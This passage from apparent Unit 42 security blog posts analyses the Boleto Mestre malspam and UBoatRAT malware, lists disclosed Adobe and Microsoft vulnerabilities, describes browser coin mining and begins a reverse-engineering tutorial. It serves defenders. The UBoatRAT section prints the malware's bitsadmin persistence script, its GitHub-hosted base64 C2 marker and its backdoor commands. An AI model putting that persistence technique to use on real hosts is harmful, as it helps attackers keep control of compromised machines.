  • PowerShell, PSexec, and other legitimate binaries (.exe and .dll files) utilized by malicious Visual Basic Script (VBS) files.
  • Base64 encoded strings representing VBS saved in the Windows registry.
  • A scheduled task for the infection to stay persistent.
  • Post-infection activity that includes clear text IRC traffic over TCP port 443 to a domain with an "ssl." Prefix. Infected hosts join the #MESTRE channel.

What is the chain of events for an infection?

Step 1: The victim clicks a link from the email or attached PDF file, which returns a VBS file.

Step 2: The victim double-clicks on the VBS file.

Step 3: This causes more files to be downloaded to the infected Windows host.

Step 4: Initial check-in traffic with www.petr4[.]in.

Step 5: The infected host starts communicating through IRC to its new controller.

Boleto_3

Figure 3. Chain of events for a Boleto Mestre malspam infection in November 2017.

 
PDFs for Redundancy
Prior to June 16th, 2017 Boleto Mestre malspam had links in the email message text to a VBS file posted elsewhere.  However, since June 16th, these malicious emails have also included PDF attachments as well as the links, providing redundancy to the attack.
The PDF attachments have no exploits. These PDF files merely include a link as shown in Figure 4. Like the link in the email text, this URL returns a VBS file. URLs in the PDF attachments are different than URLs within the email's message text.  However, both URLs redirect to a new URL that returns the same VBS file. This is likely a redundancy scheme to increase chances that a potential victim will download the initial VBS file.
Boleto_4

Figure 4. Opening the PDF file and viewing the link.

 
PDF attachment names start with six digits that roughly align to the date the PDF file was last modified by the criminals behind this campaign. The only change appears to be the link in the PDF to download the initial VBS file. These PDF files have been renamed at least six times since June 2017, so we can infer the PDF files have been modified at least six times since then.
Boleto_5

Figure 5. PDF attachment file name breakdown.

 
Brazil or Bust
Clicking the link in the message text or clicking the link in the PDF attachment downloads the same VBS file. In this case, the email and PDF links both redirected to a URL on sendspace[.]com. Sendspace is legitimate service that allows people to share files over the web. Criminals behind Boleto Mestre have used other file-sharing services like Google Drive and 4shared[.]com, but they tend to stick with Sendspace.


The URL from the email or PDF attachment is location-specific. Servers hosting the malware do not return anything unless the victim comes from a Brazil IP address. Once we viewed the URL from a Brazil IP address, it redirected to a Sendspace URL, and we got our VBS file.
Boleto_6

Figure 6. If we did not view the webpage from Brazil, we got a 404 not found error.

Boleto_7

Figure 7. Coming from a Brazil IP address, we got the initial VBS file.

 
The VBS file was somewhat obfuscated, and it roughly followed the same naming scheme as the PDF attachment. The file name started with 06112017, which matched the date we downloaded the file on November 6, 2017.
Boleto_8

Figure 8. The downloaded VBS file.

 
Infection Traffic
On Monday, November 6th, 2017, we infected a computer running Windows 7 SP 1 (host name MONTICELLO-PC) with admin user account thomas.jefferson. Except for the Sendspace URLs, all infection traffic was unencrypted.
Boleto_9

Figure 9. Traffic from the infection filtered in Wireshark.

 
After we downloaded the VBS file from Sendspace and double-clicked it, the script downloaded four items from 65.181.113[.]87. After the infection was finished, the Windows host checked in to an initial controller at www.petr4[.]in.  It reported its host name, user account name, and IRC identification data to be used by an IRC controller at ssl.cheddarmcmelt[.]top.
The infected Windows host then switched to the IRC controller at ssl.cheddarmcmelt[.]top, where it was one of several hosts that appeared in command and control (C2) traffic through plain-text IRC.
Boleto_10

Figure 10: C2 traffic over IRC from the infected Windows host, MONTICELLO-PC.


Forensics on an Infected Host

What does an infected Windows host look like? We found several artifacts were on our infected Windows host in various directories. Many of these artifacts are not inherently malicious on their own. The downloaded executables and DLL files were all legitimate binaries. Figures 11 through 14 show some of the artifacts we found on an infected host running Windows 7 SP1.
Boleto_11

Figure 11. Artifacts found in an infected user's AppData\Local\Temp\Java directory.

Boleto_12

Figure 12. Artifacts found in an infected host's C:\Windows\System32\Java directory.

Boleto_13

Figure 13.  Artifacts found in an infected host's C:\Windows\System32 directory.

 
Boleto_14

Figure 14. Downloaded DLL and EXE files are legitimate executables.

 
The infection was kept persistent through a scheduled task. The task pointed to a VBS file. The VBS file read a Windows registry key value that executed SYSMONTICELLOPC60.exe which is actually a copy of PowerShell.exe, a legitimate system administrator tool used for this infection.
Boleto_15

Figure 15. Scheduled task to keep the infection persistent.

Boleto_16

Figure 16. Contents of the VBS script runs a value in the Windows Registry.

Boleto_17

Figure 17. Windows registry value points to a renamed PowerShell.exe file.

Other entries in the Windows registry had VBSscript code, or they had Base64 strings representing VBSscript code that assisted in the infection.  In Figure 18, the HKCU\Software hive contains a key named SYSMONTICELLOPC with an entry named SYS that contains a Base64 string in the data.  That Base64 string decodes to VBScript used for the infection.  Figure 19 shows another registry key with an entry containing more base64 text that decodes to VBScript.
Boleto_18

Figure 18.  Windows registry entry for HKCU\Software\SYSMONTICELLOPC.

Boleto_19

Figure 19. Windows registry entry for HKCU\Software\SYSMONTICELLOPC60.

Conclusion
This campaign's combination of Windows registry values, VBS files, and legitimate binaries provides an effective evasion technique. Prior to publishing this blog post, we were able to infect a default-configured Windows 10 host with up-to-date virus definitions in Windows Defender just by clicking a link in one of the PDF attachments and double-clicking the downloaded VBS file.
But, Palo Alto Networks customers are protected from this threat. All identified samples have been flagged as malicious within the Palo Alto Networks next-generation security platform. C2 domains used by the attackers are blocked via Threat Prevention. And AutoFocus users can track the PDF attachments described in this report using the BoletoMestre tag.
See the section below for domains, URLs, file names, hashes, and other related information from our November 2017 lab infection.
 
Indicators
Email senders used by the Boleto Mestre campaign since June 2017:

  • sender@globalcobranca[.]ltda
  • sender@grupoaria[.]ltda
  • sender@grupoaxecapital[.]pw
  • sender@grupofreitas[.]ltda
  • sender@gruporecovery[.]ltda
  • sender@gruporecovery[.]xyz
  • sender@gruposafe[.]ltda
  • sender@grupounique[.]ltda

 
Subject lines used by the Boleto Mestre campaign since June 2017:

  • Envio de Boleto - URGENTE - AXECAPITAL
  • Envio de Boleto - URGENTE - GLOBAL
  • Envio de Boleto - URGENTE - GRUPO ARIA
  • Envio de Boleto - URGENTE - GRUPO FREITAS
  • Envio de Boleto - URGENTE - GRUPO SAFE
  • Envio de Boleto - URGENTE - GRUPO UNIQUE
  • Envio de Boleto - URGENTE - RECOVERY

 
Attachment names used by the Boleto Mestre campaign since June 2017:

  • 16062017329800998812303133716062017.pdf
  • 190620170009812311122239383108481110.pdf
  • 20072017008184910142830132981348292017.pdf
  • 010820170003375296186050723708.pdf
  • 1508201700016067882247230289631.pdf
  • 250920170000006734569912369086500998.pdf **
  • 0111201700000234567817737100891933281001.pdf  **
  • 1311201700000456789029983300094266915060.pdf **

** File names seen from this campaign as in November 2017.
 
IP addresses, domains, and URLs seen in November 2017:

  • 65.181.127[.]152 port 80 - unique.bx2dscvppabfcpssiewlvwnknp8ppnnp[.]top - Domain in link from one of the PDF attachments to download VBS file
  • port 443 - www.sendspace[.]com - GET /pro/dl/5qcesn - Sendspace URL for VBS file
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/aw7.tiff
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/W7.zip
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/dll.dll
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/dll.dll.exe
  • 65.181.113[.]87 port 80 - www.petr4[.]in - GET /avs/logs/index.php?[info about infected host]
  • 65.181.113[.]87 port 80 - www.petr4[.]in - GET /lol/index.php?[IRC info for infected host]
  • 65.181.113[.]87 port 443 - ssl.cheddarmcmelt[.]top - clear text IRC traffic


Locations of artifacts found on the infected host:

  • C:\Users\[username]\AppData\Local\Temp\ps.exe
  • C:\Users\[username]\AppData\Local\Temp\Java\[random numbers]\[random characters].vbs
  • C:\Users\[username]\AppData\Local\Temp\Java\[hostname].aes
  • C:\Users\[username]\AppData\Local\Temp\Java\[hostname].zip
  • C:\Users\[username]\AppData\Local\Temp\Java\dll.dll.exe
  • C:\Users\[username]\AppData\Local\Temp\Java\Ionic.Zip.Reduced.dll
  • C:\Windows\System32\c.cer
  • C:\Windows\System32\crov.exe
  • C:\Windows\System32\[random characters].vbs
  • C:\Windows\System32\[hostname]ocx
  • C:\Windows\system32\SYS[hostname]exe
  • C:\Windows\System32\Java\[hostname].aes
  • C:\Windows\System32\Java\[hostname].zip
  • C:\Windows\System32\Java\Ionic.Zip.Reduced.dll
  • C:\Windows\System32\Tasks\SYS[hostname]60

 
Windows registry entries on the infected Windows host:

  • HKCU\Software\SYS[hostname]\SYS
  • HKCU\Software\SYS[hostname]\SYS[hostname]
  • HKCU\Software\SYS[hostname]60\PSYS[hostname]60
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\cache
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\control
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\SYS[hostname]60

 
File hashes associated with the November 2017 infection:
SHA256 hash: 3b9944bbb3d1e088c03882d2d5cde19bcd2ac4059aa5d002d9165674a1617fea

  • File name: 250920170000006734569912369086500998.pdf

SHA256 hash: 589215c1ed39d3104cf40dc344441cfa1b5bbbe4c28c89780d8f824fb61a2e00

  • File name: 0611201700000234567817737100891933281001.vbs

Palo Alto Networks Unit 42 Vulnerability Research November 2017 Disclosures - Adobe

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered seven vulnerabilities addressed by the Adobe Product Security Incident Response Team (PSIRT) as part of their November 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-16388 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16389 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16390 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16393 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16398 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16414 Out-of-bounds read Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16420 Out-of-bounds read Adobe Acrobat Critical Remote Code Execution Gal De Leon

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Threat Brief: Unauthorized Coin Mining – A New Threat Facing Shoppers and Retailers This Holiday Season

Overview

As shoppers and retailers gear up for the 2017 holiday season, they need to be aware of a new kind of cybersecurity threat they may face this year: unauthorized coin mining.

Unauthorized coin mining is a new threat that can affect retailers and shoppers in a way that could impact or even halt their online shopping experience. A recent Unit 42 threat intelligence posting on the topic showed how 63 percent of the unauthorized coin mining sites we found came online in October 2017.

unauthroized coin 1

This surge in unauthorized coin mining is driven, in large part, by the recent skyrocketing in the value of digital currencies like bitcoin. As that trend shows no sign of slowing down anytime soon, we can expect this to remain a very lucrative avenue for attackers.

Unlike other cybersecurity threats we’re used to bracing for around the holiday season, unauthorized coin mining attacks can affect shoppers who are up-to-date with security patches and even some running some security protections. And unlike spam or phishing, these attacks also don’t require any lapse in vigilance by the user: they can happen simply by going to websites users know and trust.

The good news for retailers is that these attacks are wholly preventable. And for shoppers, the impact of a successful attack is minimal: there are no lasting effects or impact, making it an annoyance at worst.

But because of the potential impact on holiday shopping and the ease of attacks, unauthorized coin mining is an attack that retailers need to be aware of and take active steps for prevention this holiday season.


What Is Unauthorized Coin Mining?

The best way to understand the threat of unauthorized coin mining is to first understand its impact. Unauthorized coin mining is an attack that can cause a user’s system to suddenly and unexpectedly slow down, sometimes significantly, when visiting a website. In a worst case, the slow-down can be so severe that it can make a website basically unusable.

Obviously, this impact is potentially dire for shoppers and retailers as it directly impacts and harms the online shopping experience. What causes this impact is when the website the user visits is running “coin miner” code.

“Coin miner” code is code used to “mine” for digital currency like bitcoin. Mining provides the computing necessary to power the digital currency’s infrastructure. Mining is also a computationally intensive process, meaning it takes a lot of system resources. Because of this, people can earn digital currency credit in exchange for the use of their computing resources to power that digital currency’s infrastructure.

There are many kinds of coin mining software. In this case, we are concerned about coin mining code that’s used on websites. When the user visits the website, the code runs on their system and “mines” on behalf of others – either the website or someone else.

When this is done with the visitor’s full knowledge and consent, it’s a fair and reasonable exchange. For instance, there are some websites that now use coin mining as an alternative to digital advertising to generate revenue. In these cases, the coin mining is authorized; the website informs the user that, while on the site, his or her computing resources will be used to “mine” digital currency, and the site will receive the credits. While the user will experience a slow-down as the coin mining software is run, it is (or should be) expected, because of the notification, and so done with the site visitor’s consent.

Where this becomes a problem is when coin mining is done without the user’s knowledge and consent. In this case the coin mining is unauthorized: in essence, it’s an attack against the user’s resources.


How Do Unauthorized Coin Mining Attacks Happen?

Unauthorized coin mining attacks happen very simply: the website the user is visiting has special code on it that performs coin mining operations on the visitor’s computer while they’re on the website. And, as noted before, this happens without the user’s knowledge or consent.

Because these attacks happen due to code on the website, that code is either there with the site owner’s knowledge and permission or not.

When unauthorized coin mining happens with the site owner’s knowledge and permission, it’s basically a malicious site. That site’s owner is the attacker. When we’re talking about online shopping, clearly there’s no threat here to the retailer: they’re the ones doing the attacking. And for the shopper, it means you’re on an untrustworthy site and so open to all manner of risks beyond just unauthorized coin mining.

The real, significant situation shoppers and retailers need to think about this season is when unauthorized coin mining code is on a site without that site owner’s knowledge and permission. Here the site itself has been attacked, and the site owners are also victims. This is an attack against not just shoppers but the retailers operating online shopping sites.


How You Can Prevent Unauthorized Coin Mining Attacks

If you’re a shopper, there are three things you can do to protect yourself against unauthorized coin mining attacks this holiday season:

  1. Ensure you’re only shopping online at websites you know and trust.
  2. Run security on your systems that includes protection against malicious websites and scripts.
  3. If you think you’re experiencing an unauthorized coin mining attack, close your web browser. That’s all you need to do to end the attack; once you do, the attack is over and there’s no lasting impact.

If you’re a retailer, preventing unauthorized coin mining attacks comes down to focusing on two tasks, both of which you should be doing anyway:

  1. Make sure your website is properly secured to prevent unauthorized uploads and changes to the site code.
  2. Ensure that, as part of your overall site, you use only trusted third-party sites that themselves provide adequate security to prevent unauthorized uploads and changes to their site code. This includes third-party sites like advertisers and payment processors.

Finally, if you’re a legitimate website that has chosen to implement coin mining to raise funds from your visitors, you can ensure that your visitors don’t think you’re engaged in unauthorized coin mining by doing three things:

  1. Provide prominent notice to visitors that your site uses coin mining.
  2. Provide an explanation to help visitors understand clearly what coin mining is, what they can expect the impact to be on them, and what they can do if they don’t want their system to perform coin mining for you.
  3. Configure your coin mining code to utilize visitors’ resources sparingly and respectfully. If they don’t notice a significant impact they will be less likely to view the activity as malicious and so more likely to help you out.


Conclusion

Working to prevent cybercrime threats during the holiday season has become a standard part of what shoppers and retailers do every year. This year, for the first time in many years, shoppers and retailers are facing a new threat, unauthorized coin mining, driven by the surge in digital currency prices.

While this threat can have a clear, negative impact on retailers and shoppers, the good news is that this threat is easily preventable and poses no lasting harm to consumers.

This is a case where forewarned is forearmed, and that forearming can result in effective prevention.

UBoatRAT Navigates East Asia

Executive Summary
Palo Alto Networks Unit 42 has identified attacks with a new custom Remote Access Trojan (RAT) called UBoatRAT. The initial version of the RAT, found in May of 2017, was simple HTTP backdoor that uses a public blog service in Hong Kong and a compromised web server in Japan for command and control. The developer soon added various new features to the code and released an updated version in June. The attacks with the latest variants we found in September have following characteristics.

  • Targets personnel or organizations related to South Korea or video games industry
  • Distributes malware through Google Drive
  • Obtains C2 address from GitHub
  • Uses Microsoft Windows Background Intelligent Transfer Service(BITS) to maintain persistence.

Targets
We don't know the exact targets at the time of this writing. However, we theorize the targets are personnel or organizations related to Korea or the video games industry. One of the reasons for the hypothesis is the file names used by the attacker when delivering the malware. We see Korean-language game titles, Korea-based game company names and some words used in the video games business on the list. Another reason is that UBoatRAT performs malicious activities on the compromised machine only when joining an Active Directory Domain. Most home user systems are not part of a domain, and as such would not be impacted the same way. Below are some of the file names associated with UBoatRAT deliveries. The first three file names are written in Korean and only includes the general business topics. Last one contains unreleased game title, “Project W’ and the Korean-based video game company’s name.

  • 2017년 연봉인상 문의 사항관련 피드백 조사.exe (2017 annual salary raise inquiry related feedback survey)
  • 2017년 연봉인상 문의 사항관련 피드백 전달.exe (2017 annual salary raise feedback)
  • [사업]roykim's_resumeexe ([Business]RyoKim's__resume__20170629.exe)
  • [Project W]Gravity business cooperation.exe

Delivery and Installation

We observed multiple variants of UBoatRAT delivered from Google Drive. Not all of the links were active at the time of our analysis, but some (including the one below) were.Uboat_1

Figure 1 Download from Google Drive

The zip archive hosted on Google Drive contains the malicious executable file disguised as a folder or a Microsoft Excel spread sheet. The latest variants of the UBoatRAT released in late July or later masquerade as Microsoft Word document files.

Uboat_2

Figure 2 Examples of UBoatRAT Masquerading

When executed, the UBoatRAT checks for the following two conditions on the compromised machine.

  • Detecting virtualization software such as VMWare, VirtualBox or QEmu.
  • Obtaining Domain Name from network parameters

If the RAT detects virtual environment or fails to get the domain name, it displays following fake error message and quits.
Uboat_3

Figure 3 Fake error message

Otherwise, UBoatRAT copies itself as C:\programdata\svchost.exe, creates C:\programdata\init.bat and executes the bat file. Then displays the following message and quits.
Uboat_4

Figure 4 Fake Error Message after installation

Persistence with BITS
UBoatRAT achieves persistence by using Microsoft Windows Background Intelligent Transfer Service(BITS). BITS is a service for transferring files between machines. Though the most famous application using the service is Windows Update, other applications or users can take advantage of the component. Bitsadmin.exe is a command-line tool user can create and monitor BITS jobs. The tool provides the option, /SetNotifyCmdLine which executes a program when the job finishes transferring data or is in error. UBoatRAT takes advantage of the option to ensure it stays running on a system, even after a reboot.
The following is the contents of the init.bat. At the second line, the local file net.exe is specified to transfer to %temp%.log. After completing the copying the local file, BITS executes the UBoatRAT file configured with /SetNotifyCmdLine at the third line.
bitsadmin /create d1f2g34
bitsadmin /addfile d1f2g34 c:\windows\system32\net.exe  %temp%\sys.log
bitsadmin /SetNotifyCmdLine d1f2g34 "c:\programdata\svchost.exe" ""
bitsadmin /Resume d1f2g34
Del %0
The BITS job keeps executing the malware periodically even if the computer reboots. To remove the job from the queue, BITS needs to call Complete or Cancel explicitly. According to the article from Microsoft, the job remains 90 days by default if you don't call Complete or Cancel.
 
C2 communication and backdoor commands

The attacker behind the UBoatRAT hides the C2 address and the destination port in a file hosted on Github, using a URL like the following:

https://raw.githubusercontent[.]com/r1ng/news/master/README.md
The malware accesses the URL and decodes the characters between the string “[Rudeltaktik]” and character “!” using BASE64. "Rudeltaktik" is the German military term which describes the strategy of the submarine warfare during the World War II.
In the case below, the string can be decoded to 115.68.49[.]179:80.
[Rudeltaktik]MTE1LjY4LjQ5LjE3OTo4MA==!
UBoatRAT uses a custom command and control protocol to communicate with the attacker’s server.  The malware places the string '488' (0x34, 0x38, 0x38 in HEX) at the top of the payload or instruction and encrypts the entire buffer with the static key 0x88 by using simple XOR cipher. Then the network payload always starts with 0xBC, 0xB0, 0xB0.
Uboat_5

Figure 5 '488' marker

Uboat_6

Figure 6 Encrypted '488' marker by static key

We assume the attacker picks '488' from one of the German submarines because the author calls the RAT UBoat-Server.
Uboat_7

Figure 7 UBoat_Server in the malware

After establishing a covert channel with C2, the threat waits following backdoor commands from the attacker.

Command Description
alive Checks if whether the RAT is alive
online Keeps the RAT online by sending the packets to C2 periodically
upfile Uploads file to compromised machine
downfile Downloads file from compromised machine
exec Executes process with UAC Bypass using Eventvwr.exe and Registry Hijacking
start Starts CMD shell
curl Downloads file from specified URL
pslist Lists running processes
pskill Terminates specified process


Development of UBoatRAT

At the time of this writing, we have identified fourteen samples of UBoatRAT and one downloader associated with the attacks. Most of UBoatRAT samples retrieve C2 address from GitHub as described above. Only one sample released in May connected to public blog service in Hong Kong and compromised legitimate web server in Japan as C2. The sample uses regular HTTP protocol for communication. The account for the blog, 'elsa_kr' has existed since April 2016 and has no meaningful contents at this moment.
Uboat_8

Figure 8 Public Blog used as C2

The author released a new version employing various new features in June. The early version of this new version obtains a C2 address from the repository 'uuu' owned by the GitHub account 'elsa999'. At the time of this writing, the 'uuu' repository has been deleted. It has since been replaced by three other repositories ('uj', 'hhh' and 'enm') all hosting an encoded combination of IP address and port in the account. According to the file history, the author has frequently been updating these files since July. After performing a quick analysis, we concluded these three repositories are for development and testing purpose for following reasons.

  • They use the different marker '###NEWS###', instead of '[Rudeltaktik]'.
  • The encoded global IP addresses are different from known UBoatRAT samples.
  • The author always changes the encoded address back to localhost(127.0.0.1) in short period.

Uboat_9

Figure 9 GitHub account for testing

The 'elsa999' user also has the following three PowerShell scripts in their repositories. These scripts are written by other authors for penetration testing.

  • gpp_autologon.ps1
  • gpp_pwd.ps1
  • wmi_scan.ps1


Conclusion

Though the latest version of UBoatRAT was released in September, we have seen multiple updates in elsa999 accounts on GitHub in October. The author seems to be vigorously developing or testing the threat. We will continue to monitor this activity for updates.
Palo Alto Networks customers are protected from this threat in the following ways:

  • All samples discussed are classified as malicious by the WildFire and Threat Prevention
  • Traps prevents the malware discussed in this report from executing
  • AutoFocus users can track the malware described in this report using the UBoatRAT


Indicators

UBoatRAT SHA256

bf7c6e911f14a1f8679c9b0c2b183d74d5accd559e17297adcd173d76755e271 6bea49e4260f083ed6b73e100550ecd22300806071f4a6326e0544272a84526c cf832f32b8d27cf9911031910621c21bd3c20e71cc062716923304dacf4dadb7 7b32f401e2ad577e8398b2975ecb5c5ce68c5b07717b1e0d762f90a6fbd8add1 04873dbd63279228a0a4bb1184933b64adb880e874bd3d14078161d06e232c9b 42d8a84cd49ff3afacf3d549fbab1fa80d5eda0c8625938b6d32e18004b0edac 7be6eaa3f9eb288de5606d02bc79e6c8e7fc63935894cd793bc1fab08c7f86c7 460328fe57110fc01837d80c0519fb99ea4a35ea5b890785d1e88c91bea9ade5 55dd22448e9340d13b439272a177565ace9f5cf69586f8be0443b6f9c81aa6e7 9db387138a1fdfa04127a4841cf024192e41e47491388e133c00325122b3ea82 e52d866e5b77e885e36398249f242f8ff1a224ecce065892dc200c57595bb494 eb92456bf3ab86bd71d74942bb955062550fa10248d67faeeeedd9ff4785f41e 452b1675437ef943988c48932787e2e4decfe8e4c3bed728f490d55b3d496875 66c2baa370125448ddf3053d59085b3d6ab78659efee9f152b310e61d2e7edb5


Downloader SHA256

f4c659238ffab95e87894d2c556f887774dce2431e8cb87f881df4e4d26253a3


Web Access

https://raw.githubusercontent[.]com/r1ng/news/master/README.md
https://raw.githubusercontent[.]com/elsa999/uuu/master/README.md
http://www.ak(masked)[.]jp/images/ http://elsakrblog.blogspot[.]hk/2017/03/test.html
C2
115.68.49[.]179:80
115.68.49[.]179:443
60.248.190[.]36:443
115.68.52[.]66:443
115.68.49[.]180:443
122.147.187[.]173:443
124.150.140[.]131:443
File
C:\programdata\init.bat
C:\programdata\svchost.exe

Palo Alto Networks Unit 42 Vulnerability Research November 2017 Disclosures

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered four vulnerabilities addressed by the Microsoft Security Response Center as part of their November 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-11855 Internet Explorer Memory Corruption Vulnerability Internet Explorer 9, 10, 11 Critical Remote Code Execution (RCE)  Hui Gao
CVE-2017-11856 Internet Explorer Memory Corruption Vulnerability Internet Explorer 11 Critical Remote Code Execution (RCE)  Hui Gao and Zhanglin He
CVE-2017-11791 Scripting Engine Information Disclosure Vulnerability Internet Explorer 9, 10, 11; Microsoft Edge Important Information Disclosure  Hui Gao
CVE-2017-11834 Scripting Engine Information Disclosure Vulnerability Internet Explorer 9, 10, 11 Important Information Disclosure  Hui Gao

For current customers with a Threat Prevention subscription, Palo Alto Networks has also released IPS signatures providing proactive protection from these vulnerabilities. Traps, Palo Alto Networks advanced endpoint solution, can block memory corruption based exploits of this nature.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Using Existing Malware to Save You Time

As a malware analyst and reverse engineer, I am often faced with reversing some type of cryptography algorithm or decompression routine that can take hours, days, months, or even years to fully understand.  I am often tasked with understanding:  What is the blob of data that is used by the malware?
Answering the “what” is always the challenging part and I usually don’t have a lot of time to fully reverse some crypto routine.  I simply need to answer the question:  This data is a configuration file that is used by the malware to do XYZ or I simply don’t know what this data is (I don’t like to give this answer, but it happens).
There are several different approaches one can take to decrypt/decompress data from malware.  You can run the malware and dump memory segments (dump strings on each sample afterwards), debug the malware in a debugger, place hooks on decryption/decompression routines and dump return vales, static analysis, etc.  While all these approaches are good and will provide you the desired answers they can be somewhat time consuming. What if you have several blobs of data you need decoded/decompressed?  Wouldn’t it be great if you could take the assembly code directly from the malware’s decompression/decoding routine, put it in a compiler such as Visual Studio, compile it to a dynamic link library (DLL), and then call into it using your favorite scripting language such as Python?  This blog will show a technique that can be used to achieve just this.  A link to the finished tool hosted on Unit 42’s public tools GitHub repository, which decompresses a data blob within Reaver used as a database lookup for API calls and strings can be found here.

The Scenario

For this example, I was tasked with trying to identify the compression algorithm used as part of our recent analysis into the Reaver malware family and determine if the strings within the malware could be decompressed from the binary without running it.  The keyword here being “without”.
During my analysis of the Reaver malware family, it appears to implement a modified Lempel-Ziv-Welch (LZW) compression algorithm.  The decompression algorithm from the Reaver malware for this example was found at address:  0x100010B2 and is approximately 200 lines of assembly.  Decompressed routine example is in Figure 1, below:

Figure 1 Reaver decompression routine

For brevity the entire code from the malware function is not shown.  The important parts to take aware from this are:

  • Calling convention is __thiscall (indicates C++)
  • Function takes five arguments
  • The function is called once from the malware (number of cross references identified in IDA Pro)

Here is what the function looks like when being called:

Figure 2 Calling Reaver decompression routine

Here’s an overview of calling the decompressed function:

  • Clears EAX register, so EAX is zero
  • Pointer to the object is stored in ECX (Thiscall)
  • The three pushes of EAX indicate that the last three parameters to the decompressed routine are always zero.
  • Parameter two is a pointer to a destination buffer.
  • Parameter one is a pointer to the compressed data.

The compressed data is:

Figure 3 Reaver compresed data

For brevity the entire contents of the compressed data are not shown.  The entire size is:  ~45,115 bytes.
Bytes 1-7 (08 00 A5 04 01 12 03) appear to be a magic header for the compression routine and was found in all Reaver malware variants.
Armed with this knowledge we can now turn our focus to the inner working of the decompression routine.

Note:  From here one could simply monitor the return from the call and dump the contents of the destination buffer, which would contain the decompressed data, but this would require running the code from a debugger.  Remember our goal is to not run the sample.

At this point we have enough general information that we can begin to create a DLL, so start up Visual Studio or any compiler that handles compiling assembly (NASM/MASM).  Create a new empty DLL project and add a new header file.  For example, I created a header with the following information:

Figure 4 C Header file

The above code creates a single export named “Decompress” and accepts two arguments.  Why two and not five?  Since the other three arguments will always be zero there is no need to define them.  The return type for our function is a Boolean.
For your source file (.cpp or .c), take the assembly from IDA Pro or your debugger and add it to your source file. Here is what my source file looks like (after I fixed it up):

Figure 5 Our decompression routine

Taking assembly from IDA Pro or a disassembler such as Immunity Debugger isn’t one to one as it does require some work on your part.  Unfortunately, you can’t take the assembly and expect things to just magically work.  One area that requires special attention are the function calls made within your code block.  Each assembly call needs a name (label) and all the code needs to be arranged in the proper calling order, otherwise you will receive unexpected results or crash.  Also, it’s important that you copy the assembly for each function call that is made.  In this sample, I used the word “check” to represent function names or jump locations, as I was quickly working my way through this.
Since LZW encodes data using an index into a dictionary the first thing the decompression routine does is allocate a buffer of memory 16,512 bytes (0x4080) to create the dictionary.  From the assembly, it uses the C++ API malloc to allocate the buffer and then sets the buffer to NULL (this is how malloc works).  A simpler and more efficient way is to use calloc function which reduces the number of instructions and allocates the buffer for you.
We start by coding this in C++ and then switch to Visual Studio inline assembly using the __asm keyword.  The code block within the __asm keyword is where you will place your assembly instructions and make the necessary adjustments; not only for the code to compile, but also to ensure that the stack is aligned properly.  In studying the decompression routine, the following instructions were necessary before we can begin to start executing the decompression routine.

  • Set EBX to zero.
  • Subtract 64 bytes (0x40) from the stack. Necessary to prevent us from overwriting any stack data
  • Save our stack pointer into ESI
  • EDI needs to point to our dictionary buffer created via calloc
  • EAX needs to point to our source data
